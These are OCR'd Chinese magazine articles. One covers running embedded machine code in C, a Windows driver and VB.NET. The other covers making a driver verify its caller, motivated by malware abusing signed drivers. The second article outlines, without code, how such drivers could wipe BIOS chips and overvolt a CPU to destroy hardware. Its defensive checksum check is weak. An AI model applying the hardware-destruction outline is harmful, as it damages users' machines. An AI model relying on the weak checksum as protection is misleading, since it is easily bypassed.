


图 1

上次我仅仅说了在 VC 里内嵌汇编的方法，但是却没有说明如何让内嵌的汇编子程序有返回值和给汇编子程序传入参数。现在我把这个方法给大家说说。首先是使用 typedef 定义一下你的汇编子程序的原型，然后获得机器码所在 CHAR 数组的地址（指针 p），最后把指针 p 强制转换为你用 typedef 定义的原型。最后把那个存放了机器码的 CHAR 数组当做函数调用。当然，要把 CHAR 的内存属性改为 PAGE_EXECUTE_READWRITE。为了方便传递参数，汇编子程序使用__fastcall 约定比较好。代码示例如下（输入四个数字相加，返回它们相加的值）：

```
#include <stdio.h>
#include <Windows.h>
typedef UINT64 (__fastcall *SCFN)(UINT64,UINT64,UINT64,UINT64);
void test_function_params_return()
{
SCFN scfn;
    DWORD xxx;
    UINT64 ret;
    UCHAR
strShellCode[14]="\x48\x03\xCA\x49\x03\xC8\x49\x03\xC9\x48\x
8B\xC1\xC3";
    /*
    add rcx,rdx
    add rcx,r8
    add rcx,r9
    mov rax,rcx
    ret
    */
    PVOID p=strShellCode;
    VirtualProtect(strShellCode,45,PAGE_EXECUTE_READWRITE,
&xxx);
    scfn=(SCFN)p;
    ret=scfn(11,22,33,44);
    printf("%lld",ret);
    getchar();
}
void main()
{
    test_function_params_return();
}
```

运行结果如图 2 所示。



图 2

在驱动程序里内嵌汇编也类似，不过需要注意的是不能直接把数组当做函数来执行，首先要用 ExAllocatePool 申请一块 NonPagedPool 内存，然后把数组的内容复制到那片内存里，再把那片内存当做函数来执行：

```
typedef UINT64 (__fastcall *SCFN)(UINT64,UINT64,UINT64,UINT64);

VOID test()
{
    SCFN scfn;
    UINT64 ret;
    UCHAR strShellCode[14]="\x48\x03\xCA\x49\x03\xC8\x49\
x03\xC9\x48\x8B\xC1\xC3";
    /*
    add rcx,rdx
    add rcx,r8
    add rcx,r9
    mov rax,rcx
    ret
    */
    scfn=ExAllocatePool(NonPagedPool,14);
    memcpy(scfn,strShellCode,14);
  ret=scfn(11,22,33,44);
    DbgPrint("[x64Drv] Inline ASM return: %lld",ret);
    ExFreePool(scfn);
}
```

运行结果如图 3 所示。




图 3

需要注意的是，在 Windows 7 系统中 DebugView 可能无法截获任何输出，这是因为系统引入了一个新函数 DebugPrintEx 导致的。要想 DebugView 截获输出，需要执行以下步骤：

```
1.在 HKLM\SYSTEM 中查找 Debug Print Filter 项
2.把 Debug Print Filter 项中 Default 键的值改为 ffffffff
```

在 VB2010 中内嵌汇编比在 VB6 中内嵌汇编困难多了，因为 VB2010 不支持指针操作。为此，微软有一篇技术文章专门是写如何在 VB.NET 中内嵌汇编（网址：http://www.microsoft.com/china/msdn/library/ langtool/vbnet/SDaskgui12172002.mspx?mfr=true）。这篇文章十分长，让我来评价就四个字：废话连篇！因为在 VB 里内嵌汇编的原理是十分简单的，就是使用 CallWindowProcW，它的第一个参数为待调用汇编子程序的起始地址，后四个参数为汇编子程序的头四个参数。两句话就讲完的问题，何须如此故弄玄虚，故作高深！编程本来很容易，但是被“砖家”弄得无比复杂，本人最讨厌的就是把简单问题复杂化的文章，以及写这种文章的作者。我认为，把复杂的问题简单化才是能耐。

言归正传，尽管 VB2010 不能直接使用指针（不能用 VarPtr 获得指针的值），但是还是可以用 ByRef 变相传递指针的。不过在 VB2010 中内嵌汇编还是有一点限制的，详述如下：（1）内嵌的汇编子程序只能是__fastcall 约定，不能是别的约定，CallWindowProcW 的后四个参数分辨传入的是 rcx、rdx、r8、r9 的值；（2）内嵌的汇编子程序只能方便地传递四个参数，多于四个参数就比较麻烦了（但不是没有办法传递）。在声明 CallWindowProcW 时对第一个参数用 ByRef As Byte，就是传送字节指针的意思，调用的时候把数组的第 0 个元素写入实参，通过这种方式就变相把汇编子程序起始地址传递给了 CallWindowProcW，因为在 VB 里汇编子程序的机器码也是放在 CHAR 数组里的（等效于 C 语言里通过&array[0]来传递数组地址）。我写下了如下的代码测试：

```
Module Module1
    Private Declare Function VirtualProtect Lib "kernel32.dll" (ByRef lpAddress As Byte, ByVal dwSize As Long, ByValflNewProtect As Long, ByRef
  lpflOldProtect As Long) As Long
    Private Declare Function CallWindowProc Lib "user32.dll" Alias
   "CallWindowProcW" (ByRef lpFunc As Byte,ByVal rcx As Long, ByVal rdx As Long, ByVal r8 As Long, ByVal r9 As Long) As Long
    Sub Main()
        Dim x(12) As Byte, y As Long, z As Long
        x(0) = &H48
        x(1) = &H3
        x(2) = &HCA
        x(3) = &H49
        x(4) = &H3
        x(5) = &HC8
        x(6) = &H49
        x(7) = &H3
        x(8) = &HC9
        x(9) = &H48
        x(10) = &H8B
        x(11) = &HC1
        x(12) = &HC3
        'PAGE_EXECUTE_READWRITE = &H40
        VirtualProtect(x(0), 7, &H40, y)
        '四个参数
        z = CallWindowProc(x(0), 11, 22, 33, 44)
        '显示结果
        MsgBox(z)
    End Sub
End Module
```

运行结果如图 4 所示。





图 4

本文到此结束，欢迎各位读者批评指正。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：驱动
关键词：驱动 调用者 利用



驱动校验调用者防止被恶意利用

文/图 胡文亮

问题由来

对于一个经常写程序的人来说，写驱动不是一件困难的事情。因为网络上有很多现成的代码，要实现某个功能，直接用 Ctrl+C 和 Ctrl+V 就能解决问题。但是写出来了驱动能不能加载进入内核就是另外一回事了，准确地说是能不能存在于别人的

硬盘上就是另外一回事了。因为很多杀毒软件（特别像360这种没技术含量的）见到后缀名为 sys 的文件就直接删除，甚至连调用 NtLoadDriver 的机会都没有。对于一般的软件来说，给出一个声明说明一下解决方法就算了。但是对于恶意程序，是不能给出声明的。于是很多恶意软件的作者另辟蹊径，利用大公司写好的而且有数字签名的驱动来做坏事。

有人说，大公司做好的驱动怎么可能被用来做坏事呢？其实，这是很容易理解的事情。很多安全类或者系统优化类的软件，甚至系统毫不相关的软件（如迅雷）都附带有驱动。这些驱动都带有一定的通用性。q_lai_a_qu 网友在其博客里说："ComputerZ.sys……没事逆了逆是鲁大师的驱动，发现这个驱动功能齐全，而且没有调用者验证！既可以读、写 Msr 寄存器，也可以用 in、out 指令读写端口，而且 char/short/long 数据长度齐全！"。这个是个人之言，可信度请自行揣度。下面说个可信度比较高的例子：曾经有病毒利用了360的 AntiRK.dll 来删除杀毒软件的文件（请自行用谷歌搜索"360 antirk.dll"，会有惊喜发现。AntiRK.dll 虽然不是驱动，但也是被非法利用了）。破坏杀毒软件的病毒已经算是小儿科了，某些病毒利用某些驱动还能破坏硬件！我最近在笔记本上折腾硬件，"本友会"上的网友给我推荐了几款软件：SetFSB、ThrottleStop、NvFlash、WinFlash。它们分别是修改 CPU 外频、设置 CPU 倍频（可以调节 CPU 电压）、读写显卡 BIOS 和读写主板 BIOS 的软件。一言概括他们的特性，就是它们都支持 NT x86/x64，它们的驱动都有正规数字签名（特别是最后两个，分别带的是 NVIDIA 和 ASUS 的数字签名）。最重要的是，他们的驱动没有加花加壳，没有校验调用者，如果利用这几个驱动，加上一丁点的逆向知识，就能做出破坏性的病毒（以下摘自我在紫水晶编程论坛的帖子）：

1．SetFSB 能调节处理器的外频，如果直接把外频调到600MHz，电脑会瞬间黑屏，可能会损坏 CPU 或主板；

2．ThrottleStop 能调节 CPU 的倍频（如果 CPU 没有锁倍频），如果直接把倍频调到31，电脑会瞬间黑屏，可能会损坏 CPU 或主板；ThrottleStop 还能调节 CPU 的核心电压，如果把 CPU 的核心电压调到3V，能直接烧毁 CPU 甚至主板；

3．NvFlash、WinFlash 等软件能直接读写 BIOS（显卡 BIOS 和主板 BIOS），我们可以把 BIOS 全部写零；

4．如果做病毒的话，先写坏显卡 BIOS 和主板 BIOS，然后通过调节电压烧掉显卡和 CPU（有可能会连同主板一起损坏）。

解决方案

由此可见，没有验证调用者的驱动有着巨大的危害。我最近受学院委托，做一个需要驱动的软件（那个驱动会被加上数字签名）。为了防止上述悲剧发生，我决定在正式写驱动之前，先解决如何防止自己的驱动被恶意利用。以前我曾经在紫水晶编程论坛上问过这个问题，网友的回答五花八门，不过大概是可以分成三类：第一类是信息验证，比如应用程序发个信息给驱动来验证一下是不是"自己人"；第二类是加壳保护，比如给驱动和应用程序加上极强难脱的壳，利用VMP加密通信部分（类似 XueTr 的做法）；还有人提出混合应用，综合第一类和第二类的做法。

这三种想法看似都不错，但是我认为不妥。第一种，别人只要把驱动全部逆向完毕就行了；第二种，虽然 VMP 保护和加保护壳使得破解不容易，但是不是使破解变得不可能。而且 VMP 和保护壳能使程序执行的效率降低，我不太喜欢。最可恶的是，杀毒软件对加了壳（甚至包括 UPX）和 VMP 的程序一律报为病毒，得不偿失。于是我想出了第三种思路：校验调用者的特征。如果符合，就执行功能语句，否则不予执行。如何校验调用者的特征码呢？不少人想到的是使用 CRC32 或者 MD5。使用它们不是不可以，不过我还有自己的想法。我的想法是自己设计一套验证算法，它的规则如下：

1．获得调用者的 EPROCESS；

2．通过调用者的 EPROCESS 获得调用者的文件路径；

3．获取调用者的文件全部内容，放到字节数组 buff 里；

4．把 buff 里所有的元素依次相加减（fb1 + fb2 - fb3…），得到 y1；

5．把 buff 里所有的元素依次异或（0 XOR fb1 XOR fb2 XOR fb3…），得到 y2；

把 y1 和 y2 与已经计算出来的数值对比，如果都相同则执行功能代码，如果不相同则不执行功能代码。

获得调用者的 EPROCESS 直接用 PsGetCurrentProcess()就行了，获得调用者的文件路径比较麻烦，大家可以使用我以前向高手购买的代码（已经封装为函数，方便调用）：

```
    //依据 EPROCESS 得到进程全路径
    VOID GetFullPathByEprocess( ULONG eprocess, PCHAR
ProcessImageName )
    {
        ULONG object;
        PFILE_OBJECT FileObject;
        UNICODE_STRING FilePath;
        UNICODE_STRING DosName;
        STRING AnsiString;
        FileObject = NULL;
        FilePath.Buffer = NULL;
        FilePath.Length = 0;
        *ProcessImageName = 0;
        //Eprocess->sectionobject(offset_SectionObject)
    if(MmIsAddressValid((PULONG)(eprocess+offset_SectionObject)))
    {
            object=(*(PULONG)(eprocess+offset_SectionObject));
            //KdPrint(("[GetProcessFileName] sectionobject :
0x%x\n",object));
            if(MmIsAddressValid((PULONG)((ULONG)object+
0x014)))
            {
                object=*(PULONG)((ULONG)object+0x014);
                //KdPrint(("[GetProcessFileName] Segment :0x%x\n",
object));
                if(MmIsAddressValid((PULONG)((ULONG)object+0x0)))
                {
                    object=*(PULONG)((ULONG_PTR)object+
0x0);
                    //KdPrint(("[GetProcessFileName] ControlAera :
0x%x\n",object));
                    if(MmIsAddressValid((PULONG)((ULONG)
object+0x024)))
                    {
                        object=*(PULONG)((ULONG)object+
0x024);
                        if (NtBuildNumber >= 6000) object=
((ULONG)object & 0xfffffff8);
                        //KdPrint(("[GetProcessFileName]
FilePointer :0x%x\n",object));
                    }
                    else
                        return ;
```

```
                }
                else
                    return ;
            }
            else
                return ;
        }
        else
            return ;
        FileObject=(PFILE_OBJECT)object;
        FilePath.Buffer = ExAllocatePool(PagedPool,0x200);
        FilePath.MaximumLength = 0x200;
        //KdPrint(("[GetProcessFileName] FilePointer :%wZ\n",
&FilePointer->FileName));
        ObReferenceObjectByPointer((PVOID)FileObject,0,NULL,
KernelMode);
    RtlVolumeDeviceToDosName(FileObject-> DeviceObject,
&DosName);
      RtlCopyUnicodeString(&FilePath, &DosName);
        RtlAppendUnicodeStringToString(&FilePath,
&FileObject->FileName);
      ObDereferenceObject(FileObject);
        RtlUnicodeStringToAnsiString(&AnsiString, &FilePath, TRUE);
        if ( AnsiString.Length >= 216 )
        {
            memcpy(ProcessImageName, AnsiString.Buffer, 0x100u);
            *(ProcessImageName + 215) = 0;
        }
        else
        {
            memcpy(ProcessImageName, AnsiString.Buffer,
AnsiString.Length);
            ProcessImageName[AnsiString.Length] = 0;
        }
        RtlFreeAnsiString(&AnsiString);
        ExFreePool(DosName.Buffer);
        ExFreePool(FilePath.Buffer);
    }
```

以上代码需要三个硬编码，分别是 NtBuildNumber（系统版本号）、EPROCESS 中的 SectionObject 项和 UniqueProcessId 项的偏移。我测试的操作系统是 Windows 2003。所以我在代码里如下定义：

```
#define offset_SectionObject 0x124
#define offset_UniqueProcessId 0x94
ULONG NtBuildNumber=3790;
```

获得进程路径后就校验特征码。由于流程已经说清楚了，所以直接给出代码：

```
    VOID CalcChar(PUNICODE_STRING logFileUnicodeString,
LONG *XorChar, LONG *AnSChar)
    {
        OBJECT_ATTRIBUTES objectAttributes;
        IO_STATUS_BLOCK iostatus;
        HANDLE hfile;
        NTSTATUS ntStatus;
        FILE_STANDARD_INFORMATION fsi;
        PUCHAR pBuffer;
        ULONG i=0,y1=0,y2=0;
        //初始化 objectAttributes
        InitializeObjectAttributes(&objectAttributes,
                                   logFileUnicodeString,
                                   OBJ_CASE_INSENSITIVE,//对
大小写敏感
                                   NULL,
                                   NULL);
    //创建文件
        ntStatus = ZwCreateFile(&hfile,
            GENERIC_READ,
                                   &objectAttributes,
                                   &iostatus,
                                   NULL,
                                   FILE_ATTRIBUTE_NORMAL,
                                   FILE_SHARE_READ,
                                   FILE_OPEN,//即使存在该文
件，也创建
                                   FILE_SYNCHRONOUS_IO_
NONALERT,
                                   NULL,
                                   0 );
        if (!NT_SUCCESS(ntStatus))
        {
            dprintf("The file is not exist!\n");
            return;
        }
        //读取文件长度
        ntStatus = ZwQueryInformationFile(hfile,
                                   &iostatus,
                                   &fsi,
                                   sizeof(FILE_STANDARD_
INFORMATION),
                                   FileStandardInformation);
        dprintf("The program want to read %d bytes\n",fsi.EndOfFile.
QuadPart);
        //为读取的文件分配缓冲区
        pBuffer = (PUCHAR)ExAllocatePool(PagedPool, (LONG)
fsi.EndOfFile.QuadPart);
        //读取文件
        ZwReadFile(hfile,NULL,
                   NULL,NULL,
                   &iostatus,
                   pBuffer,
                   (LONG)fsi.EndOfFile.QuadPart,
                   NULL,NULL);
        dprintf("The program really read %d bytes\n",iostatus.
Information);
        //异或计算
        for(i=0;i<iostatus.Information;i++)
            y1=y1^(LONG)(*(pBuffer+i));
        *XorChar=y1;
        //加减计算
        for(i=0;i<iostatus.Information;i++)
        {
            if(i%2==0)
    y2=y2+(LONG)(*(pBuffer+i));
            else
                y2=y2-(LONG)(*(pBuffer+i));
        }
        *AnSChar=y2;
        //关闭文件句柄
        ZwClose(hfile);
        //释放缓冲区
        ExFreePool(pBuffer);
    }
```

接下来就要调用了。我们需要编写一个函数 VerifyCaller，在此函数里有两个值需要固化在驱动里，就是合法调用者的两个特征值。为了方便计算这两个特征值，我特地写了个应用程序，核心代码如下：

```
    Option Explicit
    Private Function ReadFile(ByVal strFileName As String, Optional
ByVal lngStartPos As Long = 1, Optional ByVallngFileSize As Long =
-1) As Byte()
        Dim FilNum As Long
        FilNum = FreeFile
        Open strFileName For Binary As #FilNum
        If lngFileSize = -1 Then
            ReDim ReadFile(LOF(FilNum) - lngStartPos)
        Else
            ReDim ReadFile(lngFileSize - 1)
        End If
        Get #FilNum, lngStartPos, ReadFile
        Close #FilNum
    End Function
    Private Function WriteFile(ByVal strFileName As String, bytData()
As Byte, Optional ByVal lngStartPos As Long = -1,Optional ByVal
OverWrite As Boolean = True)
        On Error GoTo erx
```

```
        Dim FilNum As Long
        FilNum = FreeFile
        If OverWrite = True And Dir(strFileName) <> "" Then
            Kill strFileName
    End If
    Open strFileName For Binary As #FilNum
        If lngStartPos = -1 Then
            Put #FilNum, LOF(FilNum) + 1, bytData
        Else
            Put #FilNum, lngStartPos, bytData
        End If
      Close #FilNum
erx:
      End Function
Private Sub Command1_Click()
        Dim buff() As Byte, i As Long, y As Long, ub As Long
        'text1.text is the file name
        buff = ReadFile(Text1.Text, 1, -1)
        ub = UBound(buff)
        'calc xor char
        y = 0
        For i = 0 To ub
            y = y Xor buff(i)
        Next
        Text2.Text = CLng(y)
        DoEvents
        'calc add/sub char
        y = 0
        For i = 0 To ub
            If i Mod 2 = 0 Then
                y = y + CLng(buff(i))
            Else
                y = y - CLng(buff(i))
            End If
        Next
        Text3.Text = CLng(y)
End Sub
Private Sub Form_Load()
        Me.Icon = LoadPicture("")
End Sub
```

驱动里的 VerifyCaller 代码如下：

```
LONG VerifyCaller(void)
{
        PEPROCESS cur_ep;
        char cur_pp[260];
        char *nt_cur_pp;
        ANSI_STRING asCur_pp;
        UNICODE_STRING usCur_pp;
        LONG xorc, ansc;
        cur_ep=PsGetCurrentProcess();
GetFullPathByEprocess((ULONG)cur_ep, cur_pp);
//在文件名前面加上\??\
        nt_cur_pp=cs("\\??\\",cur_pp);
        DbgPrint("%s",nt_cur_pp);
        RtlInitAnsiString(&asCur_pp, nt_cur_pp);
RtlAnsiStringToUnicodeString(&usCur_pp, &asCur_pp, TRUE);
        DbgPrint("%wZ",&usCur_pp);
        CalcChar(&usCur_pp, &xorc, &ansc);
        DbgPrint("XorChar: %ld; AnSChar: %ld",xorc,ansc);
        //这个就是事先算好的合法程序的特征码，【必须】固化在
驱动里！
        if(xorc==186 && ansc==136176)
            return 1;
        else
            return 0;
}
```

在 DispatchIoctl 函数的每个功能执行之前，都调用 VerifyCaller()校验一下调用者：

```
switch(uIoControlCode)
{
    case IOCTL_VERIFY:
    {
        DbgPrint("[MyDriver] DispatchIoctl - IOCTL_VERIFY");
        if(VerifyCaller()==1)
            DbgPrint("[MyDriver] {IOCTL_VERIFY} Function
code run now!");
        else
            DbgPrint("[MyDriver] {IOCTL_VERIFY} You're
illegal caller!");
        status = STATUS_SUCCESS;
        break;
    }
    //下面省略
}
```

运行测试

1．首先把合法的调用者，非法的调用者（用 eXeScope 随便把合法的调用者 Patch 一下，比如删掉程序的版本信息）和驱动复制到虚拟机。

2．用合法的调用者来加载驱动并执行。

3．用非法的调用者来加载驱动并执行。

4．对比以上两者在 DbgView 的输出；调用者合法时输出"Function code run now!"，如图 1 所示；调用者非法时，输出"You're illegal caller!"如图 2 所示。

